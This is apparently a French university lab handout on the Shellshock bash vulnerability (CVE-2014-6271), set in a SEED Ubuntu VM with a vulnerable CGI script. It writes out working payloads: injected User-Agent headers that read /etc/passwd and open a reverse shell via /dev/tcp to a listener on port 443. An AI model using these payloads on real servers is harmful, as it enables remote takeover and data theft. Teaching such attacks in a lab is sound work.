
TP : Étude de la faille Shellshock



DUREE 2-3H

EPISEN - ITS
Université Paris-Est Créteil

Shellshock

1. Objectifs pédagogiques :

Sécurisé un système d'information est sans conteste une tâche ardue et il est inenvisageable de penser en faire le tour en une série de TP. Cette série de TP est donc conçue comme une série de challenges qui répondent, chacun, à un objectif différent. Le but espéré est de vous pousser à la réflexion et à approfondir les sujets étudiés.

L'étude de ces failles informatiques est uniquement à but pédagogique et ne vise pas à pousser à l'illégalité. L'objectif pédagogique de cette activité est de sensibiliser les étudiants aux vulnérabilités des failles informatiques les plus classiques.

2. Prérequis :

Avant de commencer le TP nous recommandons fortement de lire et comprendre le cours relatif à la vulnérabilité étudiée. En plus de comprendre le fonctionnement de la faille, ses risques et ses enjeux ceci vous permettra d'acquérir de la facilité dans la réalisation du TP.
Après la réalisation de ce TP, nous vous encourageons à tester vos connaissances via le QCM présent sur la plateforme.


3. TP :

a) Mise en place de la machine virtuelle


Pour mettre en place un environnement viable pour la vulnérabilité Shellshock, vous allez avoir besoin de :

- VirutalBox 6.0.18
- SEED Ubuntu 16.04 VM(32-bit)

Dans un premier temps, vous aller installer VirutalBox 6.0.18, choisissez bien cette version pour qu'elle soit compatible avec la SEED :



Par la suite vous téléchargerez SEED Ubuntu 16.04 VM(32-bit) sur SEED labs.



Enfin vous pourrez créer directement un VM depuis VirtualBox en n'oubliant pas de bien choisir une VM de type Ubuntu(32-bit).

Pour ce qui est des autres paramètres, vous ferez comme dit ci-dessous :

- Vous laisserez la mémoire et tous les autres paramètres par défaut
- Choisir « utiliser un disque virtuel existant » et ajouter le fichier .vmdk de la SEED que vous avez installé précédemment.

Maintenant que la VM est créée, nous allons commencer par modifier certains de ses paramètres. Tout d'abord, il va falloir aller dans les paramètres réseaux de la VM dans le but de permettre d'autoriser les communications entre l'hôte et l'invité. Pour ce qui est de l'Adapter 1, vous allez le laisser en NAT par défaut et pour ce qui est de l'Adapter 2 vous allez vous mettre en Host-only Adapter. Ceci aura pour but qu'aucun appareil ne pourra se connecter mis à part le réseau host-only.

Maintenant votre VM est fonctionnelle.

Vous remarquerez que bash et bash_shellshock sont directement installés sur la VM.

4. Approfondir la réflexion :

Nous allons maintenant pouvoir tester 3 différentes vulnérabilités qui sont en lien avec la faille Shellshock.

La première étant la vulnérabilité CVE-2014-6271 :

Vous allez exécuter deux commandes différentes :

1- *env x='() { :;} ; echo vulnerable' bash_shellshock -c « echo test »*
2- *env x='() { :;} ; echo vulnerable' bash -c « echo test »*

Vous pouvez remarquer que le résultat de ces deux commandes est différent, vous allez donc dans un premier temps expliquer les différents champs utiliser dans les commandes.
Puis dans un second temps vous allez expliquer d'où provient cette différence et pourquoi les résultats sont différents.

Maintenant on va exploiter les scripts CGI

Tout d'abord on va créer un script shell dans le dossier */usr/lin/cgi-bin/ :*

```
sudo touch /usr/lib/cgi-bin/hello.sh
```

On modifie les droits du fichier en utilisant la commande *chmod 777*

Vous allez ensuite éditer le fichier de la manière suivante :

```
#!/bin/bash_shellshock
echo "Content-type: text/html"
echo
echo "hello", $HTTP_USER_AGENT
```

Par la suite, vous allez envoyer une requête avec l'utilisateur appelé User-agent

```
curl -H "User-agent: m3-bit" http://localhost/cgi-bin/hello.sh
```

Expliquez ce que cette commande va vous afficher ainsi que le contenu du script ci-dessus

En suivant cela, vous allez remplacer dans la commande précédente le champ *m3-bit* par le champ suivant : *() { :;}; echo; echo vulnerable*

Exécutez la commande, vous allez observer un changement, que s'est-il passé lors de l'exécution de cette commande ?

Maintenant que le mode vulnérable a été ajouté, il va nous permettre d'exécuter n'importe quelle commande.

Nous allons ici chercher par le biais du PC hôte de récupérer toutes les informations de la VM invitée stockées dans le dossier etc/passwd. Pour ce faire exécutez la commande ci-dessous en remplaçant X.X.X.X par l'adresse IP de votre VM.

```
curl -H 'User-Agent: () { :; }; echo ; echo ; /bin/cat
/etc/passwd' bash -s :'' http://X.X.X.X/cgi-bin/hello.sh
```

Pour finir nous allons créer un Reverse Shell. Nous allons utiliser Windows en tant qu'hôte et nous aurons installé Git Bash et Nmap au préalable sur la VM.

Dans un premier temps, nous allons chercher à utiliser la commande ncat dans le but d'écouter sur le port 443. Pour ce faire vous allez utiliser la commande
ncat -nlvp 443

Maintenant vous allez utiliser la commande ci-dessous dans le but de se connecter à nouveau au PC hôte. Ici, l'adresse IP sera celle de votre PC Windows.

```
curl -i -H "User-agent: () { :;}; /bin/bash_shellshock -i >&
/dev/tcp/192.168.0.12/443 0>&1" http://X.X.X.X/cgi-bin/hello.sh
```

Et pour finir vous allez exécuter cette commande qui va vous créer une nouvelle instance de bash_shellshock permettant à la machine hôte de contrôler le shell. Voici la commande :
bash_shellshock-4.2$

Maintenant que vous avez vu le résultat de ces différentes commandes, quel type d'attaque est le plus couramment utilisé lorsque qu'un attaquant arrive à utiliser cette vulnérabilité ?